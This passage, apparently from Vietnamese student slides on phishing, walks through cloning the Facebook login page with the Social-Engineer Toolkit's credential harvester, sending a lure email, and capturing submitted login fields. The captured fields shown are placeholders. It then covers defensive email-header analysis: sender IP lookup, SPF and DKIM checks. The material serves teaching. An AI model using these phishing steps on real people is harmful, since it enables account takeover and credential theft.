1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:www.facebook.com
```

Sử dụng SEToolkit phishing qua Gmail

- Gửi email cho nạn nhân với nội dung như sau, trong đó phần Kiểm tra hoạt động chứa đường dẫn tới website giả mạo trước đó:



Bắt thông tin đăng nhập từ SEToolkit

- Sau khi người dung điền thông tin đăng nhập, sẽ chuyển tới trang Facebook thật, phía tấn công nhận được thông tin đăng nhập của nạn nhân:

```
The best way to use this attack is if username and password form fields are available. Regardless, this captu
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [10/Jun/2023 01:18:27] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [10/Jun/2023 01:18:27] "GET /href= HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2912
PARAM: lsd=AVojvU40iP8
POSSIBLE USERNAME FIELD FOUND: email=example@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=password
POSSIBLE USERNAME FIELD FOUND: login_source=comet_headerless_login
PARAM: next=
POSSIBLE USERNAME FIELD FOUND: login=1
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

| THỰC NGHIỆM

03 ĐIỀU TRA EMAIL PHISHING


Phân tích tiêu đề Email

Kiểm tra IP ban đầu


Kiểm tra trường Received-SPF

Kiểm tra tính hợp lệ của Email người gửi

Phân tích tiêu đề Email



Kiểm tra IP ban đầu



Kiểm tra IP ban đầu

IP Details For: 3.125.209.94

Decimal:	58577246
Hostname:	ec2-3-125-209-94.eu-central-1.compute.amazonaws.com
ASN:	16509
ISP:	A100 ROW GmbH
Services:	Public Proxy Server
Assignment:	Likely Static IP
Country:	Germany
State/Region:	Hessen
City:	Frankfurt am Main
Latitude:	50.1109 (50° 6′ 39.18″ N)
Longitude:	8.6820 (8° 40′ 55.19″ E)

CLICK TO CHECK BLACKLIST STATUS

Kiểm tra trường Received-SPF

```
Return-Path: <vuphuc366@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
        by mx.google.com with SMTPS id bd9-20020a056808220900b003981172913csor1908101oib.1.2023.06.09.02.11.33
        for <vuphuc369@gmail.com>
        (Google Transport Security);
        Fri, 09 Jun 2023 02:11:33 -0700 (PDT)
Received-SPF: pass (google.com: domain of vuphuc366@gmail.com designates 209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20221208 header.b=Sb6jG6Qw;
       spf=pass (google.com: domain of vuphuc366@gmail.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=vuphuc366@gmail.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
```

Kiểm tra tính hợp lệ của Email người gửi

CẢM ƠN THẦY VÀ CÁC BẠN ĐÃ LẮNG NGHE!